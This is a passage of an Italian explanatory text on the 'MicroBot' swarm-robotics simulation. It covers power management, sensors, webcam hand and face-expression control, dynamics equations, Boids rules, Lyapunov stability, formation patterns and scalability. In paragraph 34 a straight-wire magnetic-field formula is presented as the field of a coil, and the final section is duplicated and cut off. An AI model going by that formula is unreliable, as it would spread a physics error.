l'infrastruttura invisibile che permette allo swarm di funzionare come un sistema coordinato, trasformando le istruzioni generate dal software in azioni distribuite tra i numerosi robot che compongono la rete.

Paragrafo 29 — Il sistema di alimentazione e la gestione dell'energia nei MicroBot

Quando si passa dalla simulazione software alla costruzione di robot fisici reali, uno degli aspetti più critici da progettare riguarda il sistema di alimentazione dei singoli moduli. Ogni MicroBot deve essere in grado di funzionare in modo autonomo senza essere collegato direttamente a una fonte di energia esterna, e questo richiede l'integrazione di un sistema di batterie compatto ed efficiente. Nel progetto MicroBot l'energia rappresenta una risorsa fondamentale perché ogni modulo deve alimentare diversi componenti contemporaneamente, tra cui il microcontrollore interno, i sistemi di comunicazione wireless, i sensori e soprattutto le bobine elettromagnetiche utilizzate per l'aggregazione magnetica. Le bobine magnetiche in particolare possono richiedere quantità significative di energia quando vengono attivate, perché devono generare campi magnetici sufficientemente forti da attrarre o respingere altri moduli dello swarm. Per questo motivo il sistema di alimentazione deve essere progettato in modo da garantire un equilibrio tra potenza disponibile e autonomia operativa del robot. Una soluzione comune nei robot di piccole dimensioni consiste nell'utilizzare batterie ricaricabili agli ioni di litio o ai polimeri di litio, che offrono un'elevata densità energetica in un formato relativamente compatto. Queste batterie possono essere integrate all'interno del corpo del MicroBot e collegate a circuiti di gestione

dell'energia che regolano la tensione fornita ai diversi componenti elettronici. Oltre alla semplice alimentazione dei circuiti, il sistema di gestione dell'energia deve anche monitorare continuamente il livello di carica della batteria per evitare scariche eccessive che potrebbero danneggiare il dispositivo. Nel contesto della simulazione che hai sviluppato, questo concetto è rappresentato simbolicamente attraverso parametri come lo stato della batteria mostrato nell'inspector dell'interfaccia grafica. Anche se nella versione attuale questi valori sono puramente simulati, la loro presenza dimostra che il modello software è già progettato per includere la gestione dell'energia come parte integrante del sistema. In un sistema reale queste informazioni verrebbero raccolte dai circuiti di monitoraggio della batteria e trasmesse al controller centrale attraverso il sistema di comunicazione wireless. Il software potrebbe quindi utilizzare questi dati per visualizzare lo stato energetico dello swarm e per adattare il comportamento dei robot quando il livello di carica diventa troppo basso. Ad esempio, i MicroBot con batteria quasi scarica potrebbero ridurre l'intensità delle bobine magnetiche o ritirarsi temporaneamente dal movimento dello swarm per risparmiare energia. La gestione dell'energia diventa quindi un elemento fondamentale non solo per il funzionamento dei singoli robot, ma anche per la stabilità e l'efficienza dell'intero sistema collettivo. Nel progetto MicroBot il sistema di alimentazione rappresenta quindi una componente chiave che permette allo swarm di operare autonomamente nel mondo reale, trasformando i moduli robotici in unità indipendenti ma coordinate all'interno di un sistema energeticamente sostenibile.

Paragrafo 30 — Sensori e percezione dello swarm nel sistema MicroBot

Quando si progetta uno swarm robotico come MicroBot non è sufficiente che i moduli possano muoversi o agganciarsi tra loro; è altrettanto importante che possano percepire l'ambiente circostante e raccogliere informazioni utili per adattare il proprio comportamento. Questo introduce il concetto di percezione, cioè la capacità del sistema robotico di osservare e interpretare ciò che accade nello spazio in cui opera. Nel contesto del progetto MicroBot i sensori rappresentano gli strumenti attraverso cui i singoli moduli possono ottenere informazioni sull'ambiente e sugli altri robot dello swarm. A seconda del tipo di applicazione futura, i MicroBot potrebbero integrare diversi tipi di sensori, come sensori di prossimità per rilevare la distanza dagli altri moduli, sensori di contatto per identificare quando due robot si agganciano tra loro oppure sensori magnetici per misurare l'intensità dei campi magnetici presenti nello spazio circostante. Queste informazioni permettono al robot di capire se si trova vicino ad altri moduli dello swarm e di regolare di conseguenza il proprio comportamento. Ad esempio, se un MicroBot rileva che un altro modulo si trova troppo vicino, potrebbe ridurre l'intensità delle bobine magnetiche o modificare leggermente la propria posizione per evitare collisioni indesiderate. In altri casi i sensori potrebbero essere utilizzati per orientare lo swarm rispetto all'ambiente esterno, permettendo ai robot di seguire una sorgente luminosa, una variazione di temperatura o altri segnali fisici presenti nell'ambiente. Nella simulazione software che hai sviluppato questo tipo di percezione è rappresentato in forma semplificata attraverso il calcolo delle distanze tra i bot e la gestione delle interazioni tra di essi. Il motore di simulazione analizza continuamente la posizione dei MicroBot e utilizza queste informazioni per applicare regole di comportamento come

l'allineamento o la separazione tra i moduli. Anche se questi calcoli avvengono interamente nel software, essi rappresentano un modello concettuale di ciò che accadrebbe in un sistema reale dotato di sensori fisici. In un prototipo reale ogni MicroBot potrebbe raccogliere dati dall'ambiente e inviarli al controller centrale, che li integrerebbe con le informazioni provenienti dagli altri moduli dello swarm. Questo flusso continuo di dati permetterebbe al sistema di adattarsi dinamicamente alle condizioni esterne e di modificare il comportamento dello swarm in tempo reale. La percezione diventa quindi un elemento fondamentale per trasformare un semplice gruppo di robot in un sistema intelligente capace di interagire con il mondo circostante. Nel progetto MicroBot l'integrazione dei sensori rappresenta il passo successivo verso uno swarm robotico realmente autonomo, capace non solo di eseguire comandi programmati ma anche di reagire agli stimoli dell'ambiente in cui opera.

Paragrafo 31 — Il controllo dello swarm tramite gesture della mano

Uno degli aspetti più innovativi dell'interfaccia che hai sviluppato per il progetto MicroBot riguarda la possibilità di controllare il comportamento dello swarm attraverso i movimenti della mano rilevati dalla webcam del computer. Questo tipo di interazione rientra nel campo delle interfacce naturali uomo-macchina, cioè sistemi che permettono all'utente di comunicare con il software utilizzando gesti o movimenti naturali invece di dispositivi di input tradizionali come tastiera o mouse. Nel tuo progetto questo sistema è implementato utilizzando la libreria MediaPipe Hands, una tecnologia di computer vision sviluppata per riconoscere in tempo reale la posizione delle dita e delle articolazioni della mano all'interno di un flusso video. Quando la webcam viene attivata, il sistema analizza continuamente i frame dell'immagine e identifica una serie di punti chiave che descrivono la posizione della mano nello spazio. Questi punti vengono poi utilizzati per determinare quali dita sono sollevate e quali sono piegate, permettendo al software di interpretare diverse configurazioni della mano come comandi specifici per lo swarm. Ad esempio, nel sistema che hai progettato una mano completamente aperta può essere utilizzata come segnale di attivazione della modalità di selezione, mentre la chiusura progressiva delle dita permette di scegliere una specifica modalità di comportamento tra quelle disponibili. Questo meccanismo crea una sorta di menu gestuale invisibile, in cui ogni configurazione delle dita corrisponde a un comando del sistema. Dal punto di vista tecnico il software deve eseguire diversi passaggi per rendere possibile questo tipo di controllo. Prima di tutto deve acquisire il flusso video dalla webcam e inviarlo al modello di riconoscimento delle mani.

Successivamente deve analizzare le coordinate dei punti rilevati per calcolare lo stato delle dita e determinare se una determinata configurazione è stabile per un numero sufficiente di frame. Questo passaggio è importante per evitare che piccoli movimenti involontari generino comandi non desiderati. Una volta riconosciuta una configurazione valida, il sistema traduce il gesto in un comando che modifica la modalità operativa dello swarm. Questo comando viene quindi inviato al motore di simulazione, che aggiorna il comportamento dei MicroBot sullo schermo. Il risultato è un sistema di controllo molto intuitivo in cui l'utente può cambiare modalità semplicemente muovendo la mano davanti alla webcam. Nel contesto del progetto MicroBot questo tipo di interazione rappresenta un passo importante verso un sistema

robotico più naturale e immersivo, in cui il comportamento dello swarm può essere controllato attraverso movimenti corporei invece che tramite interfacce tradizionali.

Paragrafo 32 — Il controllo dello swarm tramite espressioni facciali

Un ulteriore livello di interazione che hai iniziato a integrare nel progetto MicroBot riguarda il controllo dello swarm attraverso le espressioni facciali dell'utente. Questo approccio rappresenta un'evoluzione naturale del sistema di gesture della mano, perché introduce un modo ancora più intuitivo e immediato per comunicare con il sistema robotico. Invece di utilizzare dispositivi fisici o movimenti espliciti della mano, l'utente può influenzare il comportamento dello swarm semplicemente modificando l'espressione del proprio volto davanti alla webcam. Dal punto di vista tecnologico questa funzionalità è resa possibile dall'utilizzo di MediaPipe Face Landmarker, un sistema di computer vision basato su modelli di machine learning che analizza il volto umano e identifica in tempo reale una grande quantità di punti di riferimento. Questi punti descrivono la posizione di elementi come occhi, sopracciglia, naso, bocca e contorno del viso, permettendo al software di ricostruire con precisione la geometria dell'espressione facciale. Oltre ai punti geometrici, il modello fornisce anche una serie di parametri chiamati blendshapes, che rappresentano quanto determinate espressioni sono presenti nel volto dell'utente. Ad esempio, il sistema può misurare quanto è forte un sorriso, quanto è aperta la bocca oppure quanto sono sollevate le sopracciglia. Nel progetto MicroBot questi valori vengono analizzati dal software per determinare se l'utente sta eseguendo una determinata espressione che può essere interpretata come comando. Ad esempio, un sorriso può essere utilizzato per attivare una modalità dinamica dello swarm come WAVE, mentre l'apertura della bocca potrebbe essere interpretata come un comando di arresto del sistema. Allo stesso modo, il sollevamento delle sopracciglia o la chiusura degli occhi possono essere associati ad altre modalità di comportamento dei MicroBot. Tuttavia, per rendere il sistema stabile e utilizzabile è necessario introdurre meccanismi di stabilizzazione simili a quelli utilizzati nel riconoscimento delle gesture della mano. Il software deve verificare che una determinata espressione rimanga costante per un certo numero di frame prima di considerarla un comando valido. Questo evita che piccoli cambiamenti involontari del volto attivino continuamente nuove modalità dello swarm. Una volta riconosciuta un'espressione stabile, il comando viene inviato al motore di simulazione che modifica il comportamento dei MicroBot in tempo reale. L'integrazione del controllo tramite espressioni facciali trasforma quindi l'interazione con lo swarm in un'esperienza molto più naturale e immersiva. Nel progetto MicroBot questa funzionalità dimostra come tecnologie di computer vision e robotica possano essere combinate per creare sistemi di controllo innovativi in cui il comportamento di un sistema robotico complesso può essere influenzato direttamente dalle espressioni dell'utente.

Paragrafo 33 — Modellazione matematica del movimento dei MicroBot

Per comprendere e simulare correttamente il comportamento dei MicroBot all'interno dello swarm è necessario descrivere il movimento di ogni robot tramite un modello matematico. In una simulazione come quella sviluppata nel progetto MicroBot ogni modulo può essere rappresentato come una particella che si muove nello spazio. Per semplicità il sistema viene inizialmente modellato in uno spazio bidimensionale, cioè sul piano del canvas della simulazione. La posizione di ogni MicroBot può essere descritta tramite un vettore posizione:

$$r_i(t) = (x_i(t), y_i(t))$$

dove i indica il robot nello swarm e t rappresenta il tempo. Le funzioni $x_i(t)$ e $y_i(t)$ descrivono rispettivamente la coordinata orizzontale e verticale del robot nello spazio della simulazione. Conoscendo la posizione nel tempo è possibile definire la velocità del robot come variazione della posizione rispetto al tempo:

$$v_i(t) = dr_i(t) / dt$$

La velocità rappresenta quindi la direzione e la rapidità con cui il MicroBot si muove nello spazio. Per modellare la dinamica del sistema si può utilizzare una forma semplificata della seconda legge della dinamica di Newton:

$$m_i dv_i/dt = F_i$$

dove m_i è la massa del robot e F_i rappresenta la forza totale che agisce sul MicroBot. Nel caso della simulazione queste forze non derivano da fenomeni fisici reali ma da regole di comportamento dello swarm. Ad esempio, ogni robot può essere attratto verso una posizione target calcolata dal sistema in base alla modalità attiva. Se la posizione desiderata del robot è indicata con $r_{target,i}$, la forza che guida il robot verso quella posizione può essere modellata come:

$$F_i = k (r_{target,i} - r_i)$$

dove k è una costante che determina quanto rapidamente il robot cerca di raggiungere la posizione target. Questo tipo di controllo è chiamato controllo proporzionale ed è molto utilizzato nei sistemi robotici. Nel contesto del progetto MicroBot questo modello matematico permette di aggiornare continuamente la posizione dei robot nel tempo, generando movimenti fluidi e coordinati. Anche se nella simulazione i MicroBot sono rappresentati come oggetti grafici disegnati sul canvas, il loro comportamento è governato da equazioni dinamiche molto simili a quelle utilizzate nei modelli fisici dei sistemi di particelle. Questo approccio permette di studiare il comportamento dello swarm come un sistema dinamico complesso, in cui le interazioni tra molti moduli producono pattern collettivi di movimento che emergono dalle regole matematiche del sistema.

Paragrafo 34 — Forze di interazione tra MicroBot: attrazione, repulsione e campi magnetici

Per comprendere il comportamento collettivo di uno swarm di MicroBot è necessario analizzare le forze che regolano l'interazione tra i singoli moduli. In un sistema robotico modulare come quello descritto nel progetto MicroBot, i robot non si muovono in modo completamente indipendente, ma sono influenzati dalla presenza degli altri moduli nelle loro vicinanze. Questo significa che il movimento di ogni robot dipende non solo dalla propria posizione target ma anche dalle forze generate dalle interazioni con gli altri robot dello swarm. In termini matematici la forza totale che agisce su un MicroBot può essere descritta come la somma di diverse componenti:

$$F_i = F_{\text{target}} + F_{\text{attr}} + F_{\text{rep}}$$

dove F_{target} rappresenta la forza che spinge il robot verso la posizione target, F_{attr} rappresenta la forza di attrazione verso altri robot e F_{rep} rappresenta la forza di repulsione che impedisce ai robot di collidere tra loro. La forza di attrazione può essere modellata in modo proporzionale alla distanza tra due robot. Se r_i e r_j rappresentano le posizioni di due MicroBot nello spazio, la distanza tra di essi può essere definita come:

$$d_{ij} = |r_i - r_j|$$

Quando questa distanza supera una certa soglia, il sistema può introdurre una forza che tende ad avvicinare i due robot:

$$F_{\text{attr}} = k_{\text{attr}} (r_j - r_i)$$

dove k_{attr} è una costante che determina l'intensità dell'attrazione. Allo stesso tempo è necessario evitare che i robot si sovrappongano nello spazio, introducendo una forza di repulsione che cresce rapidamente quando la distanza diventa troppo piccola. Una forma semplice di repulsione può essere descritta come:

$$F_{\text{rep}} = k_{\text{rep}} (1 / d_{ij}^2)$$

dove k_{rep} è una costante che regola la forza di repulsione. Questa equazione indica che la repulsione aumenta rapidamente quando i robot si avvicinano troppo. Nei sistemi fisici reali, come nel caso dei MicroBot dotati di magneti o bobine elettromagnetiche, le interazioni tra i moduli possono essere descritte tramite il concetto di campo magnetico. Un campo magnetico generato da una bobina può essere approssimato dalla relazione:

$$B = \mu_0 I / (2\pi r)$$

dove B rappresenta l'intensità del campo magnetico, μ_0 è la permeabilità magnetica del vuoto, I è la corrente che attraversa la bobina e r è la distanza dal centro del campo magnetico. Questo campo può generare forze di attrazione o repulsione tra i MicroBot a

seconda dell'orientamento dei poli magnetici. Nel contesto della simulazione software queste forze vengono modellate attraverso equazioni matematiche che imitano il comportamento dei campi magnetici reali. Combinando le diverse componenti di forza è possibile descrivere il comportamento dinamico dello swarm. Ogni MicroBot reagisce alle forze generate dagli altri robot e dal sistema di controllo, producendo movimenti collettivi complessi che emergono dalle interazioni locali tra i moduli. Questo tipo di modello è molto simile a quelli utilizzati nella fisica dei sistemi di particelle e nella simulazione dei sistemi naturali, come i banchi di pesci o gli stormi di uccelli. Nel progetto MicroBot l'introduzione di queste forze di interazione permette di trasformare un insieme di robot indipendenti in uno swarm coordinato, in cui il comportamento globale emerge dalle regole matematiche che governano le interazioni tra i singoli moduli.

Paragrafo 35 — Dinamica collettiva dello swarm e modelli di comportamento emergente

Quando un sistema è composto da molti robot che interagiscono tra loro, il comportamento globale non può più essere descritto semplicemente osservando il movimento di un singolo elemento. Nel caso dello swarm MicroBot il comportamento complessivo nasce dall'interazione simultanea di molti moduli che seguono regole locali relativamente semplici. Questo fenomeno è noto in fisica e in matematica come comportamento emergente, cioè una situazione in cui proprietà globali complesse emergono spontaneamente dalle interazioni tra elementi più semplici. Per descrivere matematicamente questo tipo di sistemi si utilizzano modelli dinamici collettivi che tengono conto delle interazioni tra tutte le particelle del sistema. Se consideriamo uno swarm composto da N MicroBot, la forza totale che agisce su un robot i può essere espressa come la somma delle interazioni con tutti gli altri robot:

$$F_i = \sum_j F_{ij}$$

dove la somma viene calcolata su tutti i robot j diversi da i . Questo significa che ogni MicroBot è influenzato contemporaneamente dalla presenza di tutti gli altri moduli nello swarm. Nei modelli di swarm robotics queste interazioni vengono spesso suddivise in tre regole fondamentali che descrivono il comportamento collettivo del sistema. La prima regola è la coesione, che tende a mantenere i robot vicini tra loro. Dal punto di vista matematico questa regola può essere rappresentata come una forza che spinge il robot verso il centro di massa dei suoi vicini. Il centro di massa locale può essere definito come:

$$r_c = (1 / n) \sum_j r_j$$

dove r_j rappresenta la posizione dei robot vicini e n è il numero totale di robot considerati nel vicinato. La seconda regola è l'allineamento, che fa sì che i robot tendano ad orientarsi nella stessa direzione dei loro vicini. Questo comportamento può essere modellato come una correzione della velocità del robot verso la velocità media del gruppo:

$$v_{align} = (1 / n) \sum v_i$$

dove v_i rappresenta la velocità dei robot vicini. La terza regola è la separazione, che impedisce ai robot di avvicinarsi troppo e di collidere tra loro. Questa regola può essere modellata tramite una forza repulsiva che cresce quando la distanza tra i robot diventa troppo piccola. Combinando queste tre componenti si ottiene una dinamica di movimento che genera comportamenti molto simili a quelli osservati nei sistemi naturali. Questo tipo di modello è alla base dell'algoritmo BOIDS, sviluppato originariamente per simulare il comportamento degli stormi di uccelli. Nel contesto del progetto MicroBot, queste equazioni permettono di simulare il comportamento di uno swarm robotico in cui ogni modulo reagisce alla presenza degli altri, generando movimenti collettivi fluidi e coordinati. Anche se nella simulazione i robot sono rappresentati come oggetti grafici sullo schermo, il loro comportamento è governato da modelli matematici che descrivono sistemi complessi di particelle interagenti. Questo rende il progetto MicroBot non soltanto una dimostrazione visiva di robotica modulare, ma anche un esempio di applicazione dei principi della fisica dei sistemi complessi e della teoria dei sistemi dinamici.

Paragrafo 36 — Modellazione dei campi magnetici e delle interazioni elettromagnetiche tra MicroBot

Nel progetto MicroBot uno degli elementi fisici più importanti per l'interazione tra i moduli è rappresentato dai campi magnetici generati dalle bobine elettromagnetiche presenti nei robot. Questi campi permettono ai MicroBot di attrarsi, respingersi o agganciarsi tra loro, creando strutture modulari dinamiche. Per descrivere matematicamente questo fenomeno è necessario introdurre alcuni concetti fondamentali dell'elettromagnetismo. Quando una corrente elettrica attraversa una bobina, viene generato un campo magnetico nello spazio circostante. L'intensità del campo magnetico generato da una bobina può essere approssimata dalla relazione:

$$B = \mu_0 n I$$

dove B rappresenta l'intensità del campo magnetico, μ_0 è la permeabilità magnetica del vuoto, n è il numero di spire della bobina e I è la corrente che scorre nel filo. Questo campo magnetico si estende nello spazio circostante e può interagire con altri magneti o bobine presenti nei MicroBot vicini. Quando due robot si avvicinano, i campi magnetici generati dalle loro bobine possono produrre forze di attrazione o repulsione a seconda dell'orientamento dei poli magnetici. La forza magnetica tra due dipoli magnetici può essere approssimata tramite una relazione proporzionale all'intensità dei campi magnetici e inversamente proporzionale al cubo della distanza tra i robot:

$$F_{mag} \propto (m_1 m_2) / r^3$$

dove m_1 e m_2 rappresentano i momenti magnetici dei due dipoli e r è la distanza che li separa. Questo tipo di interazione è molto più complesso delle semplici forze di attrazione

lineare utilizzate nella simulazione grafica, ma il principio fisico è simile: la presenza di un campo magnetico genera forze che influenzano il movimento dei robot nello spazio. Nei MicroBot reali le bobine elettromagnetiche possono essere controllate tramite il microcontrollore interno del robot, che regola la corrente che attraversa il circuito. Modificando l'intensità della corrente è possibile aumentare o diminuire l'intensità del campo magnetico, controllando così la forza di attrazione tra i robot. Questo permette ai MicroBot di avvicinarsi e agganciarsi quando necessario oppure di separarsi modificando la polarità del campo magnetico. Nella simulazione software queste interazioni vengono modellate tramite funzioni matematiche che imitano il comportamento delle forze magnetiche reali. Anche se il modello utilizzato nella simulazione è semplificato, esso permette di studiare il comportamento dello swarm e di progettare strategie di controllo prima di costruire il sistema fisico reale. L'introduzione della modellazione dei campi magnetici rappresenta quindi un passo importante per collegare il modello matematico della simulazione con i fenomeni fisici che governano il comportamento dei MicroBot nel mondo reale.

Paragrafo 37 — Stabilità dinamica dello swarm e controllo dei sistemi multi-agente

Quando si progettano sistemi composti da molti robot autonomi che interagiscono tra loro, uno dei problemi principali riguarda la stabilità dinamica dello swarm. Un sistema è considerato stabile quando, dopo una perturbazione o una variazione delle condizioni iniziali, tende spontaneamente a tornare verso uno stato di equilibrio invece di divergere in comportamenti caotici. Nel caso dello swarm MicroBot, la stabilità è fondamentale perché i robot devono muoversi in modo coordinato senza disperdersi nello spazio o collidere continuamente tra loro. Dal punto di vista matematico questo problema può essere analizzato utilizzando i modelli dei sistemi dinamici. Se la posizione di tutti i robot nello swarm è descritta da un vettore di stato $X(t)$, che contiene le posizioni e le velocità di tutti i moduli, l'evoluzione temporale del sistema può essere descritta tramite un'equazione differenziale del tipo:

$$dX/dt = F(X)$$

dove F rappresenta la funzione che descrive le regole di interazione tra i robot. Uno stato di equilibrio del sistema si verifica quando:

$$F(X^*) = 0$$

cioè quando il sistema non cambia più nel tempo. Tuttavia, affinché questo stato sia stabile, è necessario che piccole perturbazioni non portino il sistema lontano da questa configurazione. Per analizzare la stabilità si può utilizzare il concetto di funzione di Lyapunov, una funzione scalare $V(X)$ che rappresenta una misura dell'energia o della distanza del sistema dall'equilibrio. Se la funzione soddisfa le condizioni:

$$V(X) > 0$$

$$dV/dt < 0$$

allora il sistema tende naturalmente verso lo stato di equilibrio. Nel contesto dello swarm MicroBot una funzione di questo tipo può essere costruita considerando la distanza tra ogni robot e la sua posizione target nella formazione dello swarm. Ad esempio:

$$V = \sum |r_i - r_{\text{target},i}|^2$$

Questa funzione misura quanto i robot sono lontani dalle loro posizioni desiderate. Se le regole di controllo sono progettate correttamente, la dinamica del sistema farà diminuire progressivamente questo valore nel tempo, portando lo swarm verso la configurazione desiderata. Questo tipo di approccio è molto utilizzato nei sistemi multi-agente, cioè sistemi composti da molti agenti autonomi che cooperano per raggiungere un obiettivo comune. Nel progetto MicroBot il controllo dei sistemi multi-agente permette di progettare swarm robotici in cui ogni modulo segue regole locali semplici ma l'intero sistema converge verso configurazioni stabili e coordinate. Questo garantisce che lo swarm possa eseguire pattern complessi di movimento senza perdere la coesione del gruppo o generare comportamenti instabili. Dal punto di vista teorico, l'analisi della stabilità dinamica rappresenta quindi uno strumento fondamentale per garantire che il comportamento emergente dello swarm rimanga controllabile e prevedibile anche quando il numero di robot aumenta significativamente.

Paragrafo 38 — Modellazione dei pattern collettivi e delle traiettorie nello spazio

Nel progetto MicroBot uno degli aspetti più interessanti riguarda la capacità dello swarm di organizzarsi spontaneamente in diverse configurazioni geometriche e dinamiche. Queste configurazioni, chiamate pattern collettivi, possono essere descritte matematicamente come traiettorie nello spazio che i robot devono seguire per formare determinate strutture. Dal punto di vista matematico un pattern può essere definito come una funzione che assegna a ogni robot una posizione target nello spazio in funzione del tempo. Se indichiamo con $r_{\text{target},i}(t)$ la posizione desiderata del robot i , questa può essere definita attraverso una parametrizzazione geometrica. Ad esempio, per generare una formazione circolare con N MicroBot attorno a un punto centrale (x_0, y_0) , la posizione target può essere descritta come:

$$x_{\text{target},i} = x_0 + R \cos(2\pi i / N)$$

$$y_{\text{target},i} = y_0 + R \sin(2\pi i / N)$$

dove R rappresenta il raggio della formazione circolare e i è l'indice del robot nello swarm. Questo tipo di equazione permette di distribuire uniformemente i robot lungo una circonferenza. Se invece si desidera generare una traiettoria dinamica, come nel caso di un movimento ondulatorio, la posizione target può essere definita introducendo una dipendenza esplicita dal tempo. Un esempio semplice è un'onda sinusoidale lungo l'asse x :

$$y_{\text{target},i}(t) = A \sin(kx_i - \omega t)$$

dove A rappresenta l'ampiezza dell'onda, k è il numero d'onda e ω è la frequenza angolare dell'oscillazione. Questa equazione genera una forma ondulatoria che si propaga nel tempo, producendo il pattern WAVE osservato nella simulazione. Altri pattern più complessi possono essere generati utilizzando curve parametriche nello spazio. Ad esempio una spirale può essere descritta dalle equazioni:

$$x(t) = a t \cos(t)$$

$$y(t) = a t \sin(t)$$

dove a controlla la velocità di espansione della spirale. Ogni MicroBot può essere assegnato a un punto specifico di questa curva in base al proprio indice nello swarm. Questo tipo di parametrizzazione permette di creare pattern molto complessi mantenendo una descrizione matematica relativamente semplice. Nel motore di simulazione del progetto MicroBot queste equazioni vengono utilizzate per calcolare continuamente la posizione target dei robot. Il sistema aggiorna la posizione dei MicroBot applicando le leggi dinamiche descritte nei paragrafi precedenti, facendo sì che i robot si muovano gradualmente verso le posizioni definite dalle funzioni matematiche del pattern. In questo modo le strutture geometriche osservate nella simulazione non sono semplici animazioni grafiche ma rappresentano la soluzione dinamica di un sistema di equazioni che descrive il movimento coordinato dello swarm. La modellazione matematica dei pattern collettivi permette quindi di trasformare concetti geometrici astratti in comportamenti dinamici dei robot, fornendo una base teorica solida per la progettazione dei movimenti dello swarm MicroBot.

Paragrafo 39 — Scalabilità dello swarm e complessità computazionale del sistema

Quando il numero di MicroBot nello swarm aumenta, il comportamento del sistema diventa progressivamente più complesso sia dal punto di vista fisico sia dal punto di vista computazionale. In un sistema composto da pochi robot le interazioni possono essere calcolate facilmente, ma quando il numero dei moduli cresce fino a decine o centinaia di unità il numero totale di interazioni possibili tra i robot aumenta molto rapidamente. Se consideriamo uno swarm composto da N MicroBot e supponiamo che ogni robot possa interagire con tutti gli altri, il numero totale di interazioni possibili è dato da:

$$N_{\text{interazioni}} = N(N - 1) / 2$$

Questa relazione mostra che il numero di coppie di robot cresce quadraticamente con il numero totale di moduli. Questo tipo di crescita è tipico dei sistemi complessi e viene spesso indicato come complessità $O(N^2)$. In una simulazione con molti robot questo significa che il motore di calcolo deve valutare un numero sempre maggiore di interazioni a ogni aggiornamento temporale del sistema. Per evitare che il sistema diventi troppo lento o inefficiente, è necessario introdurre strategie di ottimizzazione. Una delle tecniche più comuni consiste nel limitare le interazioni a un vicinato locale. Invece di considerare tutte le possibili coppie di robot, ogni MicroBot interagisce soltanto con quelli che si trovano entro

una certa distanza r . Questa distanza definisce il raggio di interazione del robot. Se la distanza tra due robot è indicata con d_i , l'interazione viene considerata solo se:

$$d_i \leq r$$

In questo modo il numero di interazioni da calcolare si riduce drasticamente, rendendo il sistema più efficiente anche quando il numero di robot aumenta. Dal punto di vista fisico questa scelta è anche realistica, perché nei sistemi reali i robot non possono percepire o influenzare moduli che si trovano molto lontano nello spazio. La scalabilità del sistema rappresenta quindi una proprietà fondamentale dello swarm. Un sistema ben progettato deve essere in grado di funzionare correttamente sia con pochi robot sia con un numero molto maggiore di moduli senza modificare radicalmente l'architettura del controllo. Nel progetto MicroBot la simulazione software è già strutturata in modo da poter gestire un numero variabile di robot, permettendo all'utente di modificare il numero di moduli presenti nello swarm tramite l'interfaccia grafica. Questo approccio rende possibile studiare come cambia il comportamento collettivo del sistema al variare della dimensione dello swarm. Dal punto di vista teorico, lo studio della scalabilità è strettamente collegato alla teoria dei sistemi complessi e dei sistemi multi-agente, in cui il comportamento globale emerge dall'interazione di molti elementi semplici. Comprendere come queste interazioni crescono con il numero di robot è fondamentale per progettare swarm robotici che possano funzionare efficacemente anche quando il sistema viene esteso a dimensioni molto più grandi rispetto alla simulazione iniziale.

Paragrafo 40 — Visione teorica e prospettive future del sistema MicroBot

Il progetto MicroBot rappresenta un esempio di integrazione tra modellazione matematica, simulazione informatica e progettazione robotica modulare. Attraverso lo sviluppo della simulazione software è stato possibile costruire un ambiente sperimentale in cui studiare il comportamento di uno swarm robotico composto da molti moduli interagenti. Questo tipo di approccio consente di analizzare fenomeni complessi utilizzando strumenti matematici e fisici prima ancora di costruire l'hardware reale. Dal punto di vista teorico il sistema MicroBot può essere interpretato come un sistema dinamico composto da molte particelle interagenti, simile a quelli studiati nella fisica statistica e nella teoria dei sistemi complessi. Ogni MicroBot rappresenta un agente autonomo che segue regole locali relativamente semplici, ma l'interazione simultanea di molti agenti produce comportamenti collettivi complessi che non possono essere dedotti osservando un singolo robot isolato. Questo fenomeno è uno degli aspetti più affascinanti della swarm robotics, perché dimostra come sistemi composti da elementi semplici possano generare dinamiche organizzate e strutture emergenti. Dal punto di vista matematico il comportamento dello swarm può essere descritto tramite sistemi di equazioni differenziali che governano il movimento dei robot e le interazioni tra di essi. L'analisi di questi sistemi permette di studiare proprietà come la stabilità delle formazioni, la convergenza verso configurazioni specifiche e la risposta del sistema a perturbazioni esterne. Questi strumenti teorici sono fondamentali per progettare swarm robotici che siano robusti e controllabili anche quando il numero di moduli diventa molto grande. Oltre

all'aspetto teorico, il progetto MicroBot apre la strada a numerose applicazioni future. Gli swarm robotici modulari potrebbero essere utilizzati in ambienti complessi dove un singolo robot tradizionale sarebbe inefficiente o vulnerabile. Ad esempio, uno swarm di piccoli robot potrebbe esplorare ambienti pericolosi, costruire strutture temporanee oppure adattarsi dinamicamente a compiti diversi modificando la propria configurazione. La modularità del sistema permette inoltre di aumentare o ridurre il numero di robot senza modificare radicalmente il funzionamento del sistema. In prospettiva futura il progetto potrebbe evolvere integrando sensori più avanzati, sistemi di comunicazione più efficienti e algoritmi di controllo basati sull'intelligenza artificiale. L'utilizzo di tecniche di machine learning potrebbe permettere allo swarm di apprendere nuove strategie di coordinazione osservando l'ambiente e adattando il proprio comportamento nel tempo. In questo modo il sistema MicroBot potrebbe evolvere da una semplice simulazione di swarm robotics a una piattaforma sperimentale completa per lo studio dei sistemi robotici distribuiti. Il lavoro svolto nella simulazione rappresenta quindi il primo passo verso la realizzazione di un sistema robotico modulare reale, in cui matematica, fisica e informatica convergono per creare nuove forme di robotica collettiva.

Paragrafo 40 — Visione teorica e prospettive future del sistema MicroBot

Il progetto MicroBot rappresenta un esempio di integrazione tra modellazione matematica, simulazione informatica e progettazione robotica modulare. Attraverso lo sviluppo della simulazione software è stato possibile costruire un ambiente sperimentale in cui studiare il comportamento di uno swarm robotico composto da molti moduli interagenti. Questo tipo di approccio consente di analizzare fenomeni complessi utilizzando strumenti matematici e fisici prima ancora di costruire l'hardware reale. Dal punto di vista teorico il sistema MicroBot può essere interpretato come un sistema dinamico composto da molte particelle interagenti, simile a quelli studiati nella fisica statistica e nella teoria dei sistemi complessi. Ogni MicroBot rappresenta un agente autonomo che segue regole locali relativamente semplici, ma l'interazione simultanea di molti agenti produce comportamenti collettivi complessi che non possono essere dedotti osservando un singolo robot isolato. Questo fenomeno è uno degli aspetti più affascinanti della swarm robotics, perché dimostra come sistemi composti da elementi semplici possano generare dinamiche organizzate e strutture emergenti. Dal punto di vista matematico il comportamento dello swarm può essere descritto tramite sistemi di equazioni differenziali che governano il movimento dei robot e le interazioni tra di essi. L'analisi di questi sistemi permette di studiare proprietà come la stabilità delle formazioni, la convergenza verso configurazioni specifiche e la risposta del sistema a perturbazioni esterne. Questi strumenti teorici sono fondamentali per progettare swarm robotici che siano robusti e controllabili anche quando il numero di moduli diventa molto grande. Oltre all'aspetto teorico, il progetto MicroBot apre la strada a numerose applicazioni future. Gli swarm robotici modulari potrebbero essere utilizzati in ambienti complessi dove un singolo robot tradizionale sarebbe inefficiente o vulnerabile. Ad esempio, uno swarm di piccoli robot potrebbe esplorare ambienti pericolosi, costruire strutture 